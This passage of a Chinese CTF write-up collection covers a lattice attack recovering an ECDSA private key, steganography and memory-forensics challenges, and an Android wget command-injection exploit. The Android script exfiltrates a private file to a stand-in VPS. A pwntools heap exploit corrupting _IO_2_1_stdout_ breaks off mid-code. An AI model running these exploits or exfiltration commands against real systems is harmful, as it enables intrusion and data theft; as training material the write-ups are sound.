```

其中用来求解私钥x的solver.sage如下：

```
# sage 8.9
import json

t = 40

# Load data
f = open("data", "r")
(q, Hm_s, r_s, s_s) = json.load(f)


# Calculate A & B
A = []
B = []
for r, s, Hm in zip(r_s, s_s, Hm_s):
    A.append( ZZ( (inverse_mod(s, q)*r) % q ) )
    B.append( ZZ( (inverse_mod(s, q)*Hm) % q ) )


# Construct Lattice
K = 2^122   # ki < 2^122
X = q * identity_matrix(QQ, t) # t * t
Z = matrix(QQ, [0] * t + [K/q] + [0]).transpose() # t+1 column
Z2 = matrix(QQ, [0] * (t+1) + [K]).transpose()    # t+2 column

Y = block_matrix([[X],[matrix(QQ, A)], [matrix(QQ, B)]]) # (t+2) * t
Y = block_matrix([[Y, Z, Z2]])

# Find short vector
Y = Y.LLL()

# check
k0 = ZZ(Y[1, 0] % q)
x = ZZ(Y[1, -2] / (K/q) % q)
assert(k0 == (A[0]*x + B[0]) % q)
print x
```

考虑到网络延迟，可能需要几分钟的交互时间。

不过选手可以选择在本地上搭建环境，先本地跑好exp，再选择远程交互。

最终可以得到flag：flag{25903ADB-15B6-44D7-A027-CAE500675EA5}


MISC


题目名称：隐藏的题目信息

首先解压文件，发现一个二维码和一个加密的压缩包。

一般CTF比赛中都可以通过图片获得压缩包的密码，但是这其实是一个伪加密压缩包。


使用010editor修改文件标志位.






解压得到一个WAV文件，放入Adobe Audition CS6中分析一番。


发现频谱当中有特殊信息



发现音频首段有一节空的内容，仔细观察发现另一节信息在开头处(调大分贝可以使得隐藏信息更加明显)。




把两端信息剪切出来，并且进行声贝调整和频率处理，使得图像清晰。




这是一段电话拨音号。调大分贝以后可以听到一段拨号的声音。

可以用matlab编写DTMF相关的脚本来识别。

数字数量不多或者直接识别相关的信息。



对音频进行简单处理（调整频率分辨率，以及简单去噪，使得线条更方便后面对比）以后，截图放入PS中并打开标尺：



可以看到很清晰的上下相对关系。

通过每一层的上下对比的关系，能很容易的写出对应的数字：

一种很简单的对比思路就是对应标注的方法：

根据文件标题的提示：纯数字信息，所以其是纯数字，所以基本可以先排除由下向上第一个频率排位为4的三个拨号音：0，#，*

例如第一个拨号音：

两根线所属的上下先出现的“排名”：（1，1）所以对应为数字1的拨号音。依次能分辨所有的拨号音。

1 8 7 4 8 5 6 1 8 5 2 1

对形似二维码的图片进行分析：

命令行使用string命令：

```
root@kali:/mnt/hgfs/Misc# strings 二维码.jpg
```

发现其中的字符中有有效内容：

```
R[jZ
,R]D
{>px?
`$lkW=O'
&ArH
K?b?
?&|c
}qhm,
nna/
q4{$`W
6Qj~#
w9MY
[^InQ
BWW_
99ff<
M2=;D
4}>2Y-,5I
I9$"0
i..fv
#kw$0=A
USEBASE64
)(VQ I'`
TOGETYOURFLAG
root@kali:/mnt/hgfs/Misc#
```

末尾提示：

USEBASE64

TOGETYOUFLAG

所以flag是：

flag{MTg3NDg1NjE4NTIx}

题目名称：ez_mem&usb

此题目改编于2019年工信部“护网杯”baby_forensic内存取证题目。保留了原题目的内存取证，pcap数据包读取及信息提取，usb数据包分析，镜像检测与挂载的所有关键内容，但是具体操作步骤有所改变和简化。有兴趣的话可以去看下baby_forensic原题，当时都解出来了就差交flag和WP了没能赶上时间……
题目的提示和相关文件思路基本都是遵循了原题目的思路，只是在部分地方做了修改，使得更容易操作和理解，原题目还有个希尔加密，我这里没有设置加密的部分

基础思路：

由题目给出的pcap数据包，很轻易能找到有一个传输的的文件“data.zip”的压缩包，从pcap中提取此压缩包。
打开后发现是一个vmem文件，属于虚拟机内存镜像文件，利用volatility对vmem进行读取，并且注意读取内存中文件和cmd历史命令（有密码和提示）。
将内存中找到的flag.img文件dump出来并在当前系统挂载，挂载后在img文件中找到usbdata.txt
将usbdata.txt中的usb键盘数据包转为键入符号和文字即可得flag值

详细步骤：

0x01　wireshark打开pcap，找到大量HTTP的TCP流数据，追踪TCP流并保存RAW为新文件，掐头去尾保留压缩包部分
0x02　unzip压缩包，得到vmem
　　"volatility -f data.img imageinfo"得到应为WinXPSP2x86的系统（其实是用的SP3的，但是不影响任何操作）
　　"volatility -f data.img --profile=WinXPSP2x86 filescan | grep flag"可以得到flag.img文件
　　"volatility -f data.img --profile=WinXPSP2x86 dumpfiles -Q 0x0000000001155f90 --dump-dir=./ "将flag.img文件dump出来，mv改名后即可挂载【注作者本地跑的时候该文件对应0x0000000001155f90，应不变，但以实际数值为准】
　　"mount flag.img /mnt"后发现有许许多多的文件夹（没错，我故意的），此时可以利用tree列出整个目录结构，发现了usbdata.zip文件，unzip的时候发现有密码
　　"volatility -f data.img --profile=WinXPSP2x86 cmdscan "发现提示“passwd:weak_auth_top100”，将weak_auth_top100输入打开压缩包得到usbdata.txt
0x03　打开usbdata.txt可得到已经简化过的usb数据包文件，只需查找对应usb键值和数据包的对应关系即可得到对应明文
0x04　得到明文“FLAG[69200835784EC3ED8D2A64E73FE913C0]”又通过对应关系知'[]'和'{}'在键盘上

等值，大小写等值，将大小写和括号替换即可得到flag
　　此处的解题用的py脚本直接使用小写和{}替换，可直接得到flag

```
#!/usr/bin/python
#-*- coding:utf-8 -*-

mappings = {
            0x04:"a", 0x05:"b", 0x06:"c", 0x07:"d", 0x08:"e",
            0x09:"f", 0x0A:"g", 0x0B:"h", 0x0C:"i", 0x0D:"j",
            0x0E:"k", 0x0F:"l", 0x10:"m", 0x11:"n", 0x12:"o",
            0x13:"p", 0x14:"q", 0x15:"r", 0x16:"s", 0x17:"t",
            0x18:"u", 0x19:"v", 0x1A:"w", 0x1B:"x", 0x1C:"y",
            0x1D:"z", 0x1E:"1", 0x1F:"2", 0x20:"3", 0x21:"4",
            0x22:"5", 0x23:"6", 0x24:"7", 0x25:"8", 0x26:"9",
            0x27:"0", 0x28:"n", 0x2a:"[DEL]",  0X2B:"    ",
            0x2C:" ", 0x2D:"-", 0x2E:"=", 0x2F:"{", 0x30:"}",
            0x31:"\\", 0x32:"~", 0x33:";", 0x34:"'", 0x36:",",
            0x37:"."
            }
nums = []
keys = open('usbdata.txt')
for line in keys:
    if line[0]!='0' or line[1]!='0' or line[3]!='0' or line[4]!='0' or
line[9]!='0' or line[10]!='0' or line[12]!='0' or line[13]!='0' or line[15]!='0'
or line[16]!='0' or line[18]!='0' or line[19]!='0' or line[21]!='0' or
line[22]!='0':
         continue
    nums.append(int(line[6:8],16))
    # 00 : 00 : xx : ....
keys.close()
output = ""
for n in nums:
    if n == 0 :
        continue
    if n in mappings:
        output += mappings[n]
    else:
        output += '[unknown]'
print('output :' + output)
```

题目名称：武汉加油

该题是道隐写题，通过通过选手发掘提取出图片里面隐藏的密码和程序，最终得到flag
首先用steghide爆破提取出flag.txt
flag.txt里面的内容为

新型冠状病毒感染的肺炎疫情牵动全国人心，大家守望相助、众志成城、共克时艰，一起驰援武汉。相信在党中央、国务院的领导下，一定能打赢这场没有硝烟的疫情防控战役。

'武汉加油！　　--HEUctfer


其中
'武汉加油!
为密码

然后用binwalk将图片里面隐藏的程序提取出来并运行，输入密码即可得到flag
flag：{zhong_guo_jia_you}


题目名称：简单MISC

打开压缩包发现有一个jpg格式的图片和一个需要输入密码的压缩包。

图片损坏无法打开。我们用winhex打开。发现文件头出错。



我们将D0改为D8。发现图片可以打开。




仔细观察发现看不出什么。

接着我们用binwalk看看图片里是否藏了些什么。


藏了个压缩包。用foremost分离出来。压缩包里面是个TXT文件，打开。

发现时摩斯电码。解密。

将空格去除，在题目给的flag.zip中输入密码打开压缩包。



看不懂的密文，根据末尾的=号猜测是base64 使用解码工具。



得出答案

Mobile

题目名称：GetFlag

基本检查

应该是一个正常的APK：

```
➜  file GetFlag.apk
GetFlag.apk: Zip archive data, at least v?[0] to extract
```

安装到手机上打开后有一个启动按钮，不知道干什么的。扔到IEB里分析，只有一个Activity，找到一个提示：

```
FLAG{the_real_flag_is_in_the_remote_apk}
```

说明存在远程的APK，那么这APK应该是会有一个监听端口的功能，远程IP在哪呢？翻到assert文件夹下可以看到secret.txt，内容是一段base64，解开后内容如下：

```
The IP of the remote phone is 212.64.66.177
```

去nmap扫一下这个IP的端口：

```
➜  ~ nmap 212.64.66.177
Starting Nmap 7.70 ( https://nmap.org ) at 2020-03-01 18:12 CST
Nmap scan report for 212.64.66.177
Host is up (0.085s latency).
Not shown: 991 closed ports
```

```
PORT     STATE    SERVICE
22/tcp   open     ssh
135/tcp  filtered msrpc
139/tcp  filtered netbios-ssn
445/tcp  filtered microsoft-ds
593/tcp  filtered http-rpc-epmap
1434/tcp filtered ms-sql-m
1720/tcp filtered h323q931
4444/tcp filtered krb524
8080/tcp open     http-proxy

Nmap done: 1 IP address (1 host up) scanned in 15.34 seconds
```

发现8080这个端口是开着的，连上返回一个数，每次都变，不知道干什么的。

```
➜  ~ nc 212.64.66.177 8080
424220
```

这个apk按到本地后，发现的确本地也开启了8080端口，然后连上也是返回一个数。说明远程的应该是这个APK暴露出的端口。

逆向APK

利用JEB分析，没有混淆，也没有native方法，还是比较好分析的。

```
protected void onCreate(Bundle arg2) {
        super.onCreate(arg2);
        this.setContentView(0x7F09001C);
        this.startButton = this.findViewById(0x7F07007F);
        this.receiveEditText = this.findViewById(0x7F07005E);
        this.startButton.setOnClickListener(this.startButtonListener);
        try {
            FileOutputStream v2_2 = this.openFileOutput("flag", 0);
            v2_2.write("FLAG{the_real_flag_is_in_the_remote_apk}".getBytes());
            v2_2.close();
        }
        catch(IOException v2) {
            v2.printStackTrace();
        }
        catch(FileNotFoundException v2_1) {
            v2_1.printStackTrace();
        }
    }
```

在onCreate函数中可以看到利用了openFileOutput这个API新建了一个文件，这个文件会保存在应用的私有目录下，即：

```
/data/data/com.xuanxuan.getflag/files/flag
```

在自己本地手机查看，的确存在。

```
# cat /data/data/com.xuanxuan.getflag/files/flag
FLAG{the_real_flag_is_in_the_remote_apk}
```

然后分析点击事件，进而分析ServerSocket_thread线程，发现是监听的本地的8080端口

```
public void onClick(View arg2) {
    new ServerSocket_thread(MainActivity.this).start();
}
class ServerSocket_thread extends Thread {
        ServerSocket_thread(MainActivity arg1) {
            MainActivity.this = arg1;
            super();
        }

        public void run() {
            int v0 = 8080;
```

继续分析Receive_Thread线程，知道了连接到这个端口最开始发送的是一个随机数

```
OutputStream v1_1 = MainActivity.this.outputStream;
StringBuilder v2 = new StringBuilder();
v2.append(Integer.toString(v0));
v2.append("\n");
v1_1.write(v2.toString().getBytes());
```

继续分析，发现最多能读取接收的500个字节，然后收到数据和刚才生成的随机数会被送到Checkpayload函数里

```
 byte[] v1_4 = new byte[v1_2];
 int v3 = 500;
 int v2_1 = MainActivity.this.inputstream.read(v1_4, 0, v3);
 if(v2_1 < 0 || v2_1 > v3) {
 MainActivity.this.inputstream.close();
 }
 else {
 String v3_1 = new String(v1_4, 0, v2_1);
 if(!MainActivity.this.Checkpayload(v3_1, v0)) {
 MainActivity.this.inputstream.close();
 }
 else {
 MainActivity.this.runOnUiThread(new Runnable(new
JSONObject(v3_1).getString("message")) {
 public void run() {
 this.this$1.this$0.receiveEditText.setText(this.val$showtext);
 }
 });
 continue;
 }
```

看到这个函数里会将刚才传来的数据转成JSON对象，对象里有两个字段，分别为message和check，然后会用传进来的随机数作为HMAC的key，算出message的校验码和check进行比较，如果通过，则过滤一些message的参数，利用JAVA的Runtime类执行wget拼接后面提交message。

```
    private boolean Checkpayload(String arg4, int arg5) throws Exception {
        JSONObject v0 = new JSONObject(arg4);
        if((v0.has("message")) && (v0.has("check"))) {
            arg4 = v0.getString("message");
```

```
            if(new BigInteger(1, MainActivity.HmacSHA1Encrypt(arg4,
Integer.toString(arg5))).toString(16).equals(v0.getString("check"))) {
                arg4 = arg4.replaceAll("-o", "").replaceAll("-O",
"").replaceAll("-d", "").replaceAll("-P", "");
                try {
                    Runtime v5 = Runtime.getRuntime();
                    v5.exec("wget " + arg4);
                }
                catch(IOException v4) {
                    v4.printStackTrace();
                }
                return 1;
            }
        }

        return 0;
    }
```

所以大概知道这题让我们干啥了，就是向远程的APK，即212.64.66.177的8080端口，发送一段包含message和check字段的json数据，check根据连接上时的随机数为秘钥计算message的hmac，利用exec("wget "+message)，获得远程应用私有目录的flag，
即`/data/data/com.xuanxuan.getflag/files/flag`

利用

因为题目是用的`Runtime.getRuntime().exec("wget"+arg4)`这种方式执行命令，这种里面传字符串的方式是无法通过shell的一些特殊符号进行命令拼接的，原因：Java Runtime.getRuntime().exec由表及里，所以我们只能通过wget这个程序本身来获得flag，那wget有没有能带出文件的请求参数呢？我们在本地的wget的帮助里看到：

```
--post-file=文件            发送 <文件> 内容
```

可以看到这项并没有在过滤的黑名单里，但是我们的手机上是否有wget程序呢？就算有wget，手机上的有这个选项么？应该是没有的，但是我们还是要尝试一下远程的。我们构造如下message：

```
--post-file /data/data/com.xuanxuan.getflag/files/flag
```

然后根据开始的随机数计算校验码：

```
import hmac
from hashlib import sha1
from pwn import *
context(log_level='debug')

io=remote("212.64.66.177",8080)
key = io.recvline().strip()
mac  = hmac.new(key,digestmod=sha1)
payload = "--post-file /data/data/com.xuanxuan.getflag/files/flag
http://your_vps:8888"
```

```
mac.update(payload)
result  = mac.digest().encode("hex")
io.sendline('{"message":"'+payload+'","check":"'+result+'"}')
io.interactive()
```

然后我们在自己的服务器上监听相应端口，即可收到FLAG

```
root@iZt4ne4674vayregeopblsZ:~# nc -l 8888
POST / HTTP/1.1
User-Agent: Wget/1.20.3 (linux-androideabi)
Accept: */*
Accept-Encoding: identity
Connection: Keep-Alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 81

XCTF{this_wget_is_from_termux_and_I_move_some_dynamic_lib_to_systemlib_to_run_it
}
```

根据flag的内容知道了，题目作者是换了手机上的wget才完成此题。

总结

本题总体不难，对于做题者，考察了android app的基本知识，简单的网络通信，密码，以及wget的利用，具体来说有：

1. app基本逆向，jeb等逆向工具的使用
2. assert文件夹可以用于只允许adb install的情况下夹带资料
3. app私有文件夹的路径以及访问权限
4. HMAC在挑战应答模式下的应用
5. JAVA的Runtime的命令执行的局限
6. wget的利用

对于出题者还用到了如下知识：

1. termux的使用
2. wget的替换，动态库与环境变量的添加，文件系统重新挂载
3. ssh端口转发，把真实手机的端口转到公网上

虽然是wget替换才完成此题，看起来没有什么实际的场景，但是其实wget的利用是来自一个真实的IOT设备，而且并不简单粗暴的出一个android的逆向，还是想融合一些android应用的特性进行出题。

PWN

题目名称：bjut

一解

考察点：盲打（爆破）、`IO_FILE`结构体

盲打，一通fuzz后，`show(-32)`可以泄漏程序。拿到程序后分析，可以找到漏洞位于`modify`和`show`两个函数没有检查数组下界，输入负数可以造成数组越界访问。当输入为`-16`时，指针指向`_IO_2_1_stderr_`，通过`show`可以泄漏出`libc`，通过`modfiy`可以覆盖其后的`_IO_2_1_stdout_`

> 程序在打印菜单时会执行`puts`函数，会用到`_IO_2_1_stdout_`

随便找个`puts`函数手动调一下：

```
R14  0x7f5d7665b560 (_IO_file_jumps) ◂— 0x0

  0x7f5d764f8d84 <puts+196>    mov    rdx, rbx
  0x7f5d764f8d87 <puts+199>    mov    rsi, r13
▶ 0x7f5d764f8d8a <puts+202>    call   qword ptr [r14 + 0x38] <0x7f5d76503ab0>
       rdi: 0x7f5d7665a760 (_IO_2_1_stdout_) ◂— 0xfbad2887
       rsi: 0x402104 ◂— 0x4f47202a2a2a2000
       rdx: 0x0
       rcx: 0xc00
```

在这里存在一个函数指针，其中`r14`的值就是`_IO_2_1_stdout_+216`，这个地址是可以覆盖到的，向里面写`one_gadget`或`system`都可。

exp如下：

```
#!/usr/bin/python
#coding=utf-8
#__author__:TaQini

from pwn import *

# libc229
remote_libc = '/lib/x86_64-linux-gnu/libc.so.6'
libc = ELF(remote_libc)
host = 'xxxx'
port = 'xxxx'
p = remote(host,port)
# context.log_level = 'debug'
context.arch = 'amd64'

se      = lambda data               :p.send(data)
sa      = lambda delim,data         :p.sendafter(delim, data)
sl      = lambda data               :p.sendline(data)
sla     = lambda delim,data         :p.sendlineafter(delim, data)
sea     = lambda delim,data         :p.sendafter(delim, data)
rc      = lambda numb=4096          :p.recv(numb)
ru      = lambda delims, drop=True  :p.recvuntil(delims, drop)
uu32    = lambda data               :u32(data.ljust(4, '\0'))
uu64    = lambda data               :u64(data.ljust(8, '\0'))
info_addr = lambda tag, addr        :p.info(tag + ': {:#x}'.format(addr))

def mod(index, cont):
    sla('>','2')
    sla('The index of your hw:\n',str(index))
    sla('Input your hw:',cont)

def show(index):
```

```
    sla('>','4')
    sla('The index of your hw:\n',str(index))

show(-16)
ru("hw:\n")
data = rc()
# log.hexdump(data)

stderr = uu64(data[448:448+6])
libc_base = stderr - libc.sym['_IO_2_1_stderr_']
info_addr('libc_base',libc_base)
system = libc_base + libc.sym['system']

'''
0x7f421bffb680 <_IO_2_1_stderr_>:       xxxxxxxxxxxxxxxx    xxxxxxxxxxxxxxxx
... ...
0x7f421bffb760 <_IO_2_1_stdout_>:       0x00000000fbad2887    0x00007f421bffb7e3
0x7f421bffb770 <_IO_2_1_stdout_+16>:    0x00007f421bffb7e3    0x00007f421bffb7e3
0x7f421bffb780 <_IO_2_1_stdout_+32>:    0x00007f421bffb7e3    0x00007f421bffb7e3
0x7f421bffb790 <_IO_2_1_stdout_+48>:    0x00007f421bffb7e3    0x00007f421bffb7e3
0x7f421bffb7a0 <_IO_2_1_stdout_+64>:    0x00007f421bffb7e4    0x0000000000000000
0x7f421bffb7b0 <_IO_2_1_stdout_+80>:    0x0000000000000000    0x0000000000000000
0x7f421bffb7c0 <_IO_2_1_stdout_+96>:    0x0000000000000000    0x00007f421bffaa00
0x7f421bffb7d0 <_IO_2_1_stdout_+112>:   0x0000000000000001    0xffffffffffffffff
0x7f421bffb7e0 <_IO_2_1_stdout_+128>:   0x000000000a000000    0x00007f421bffd580
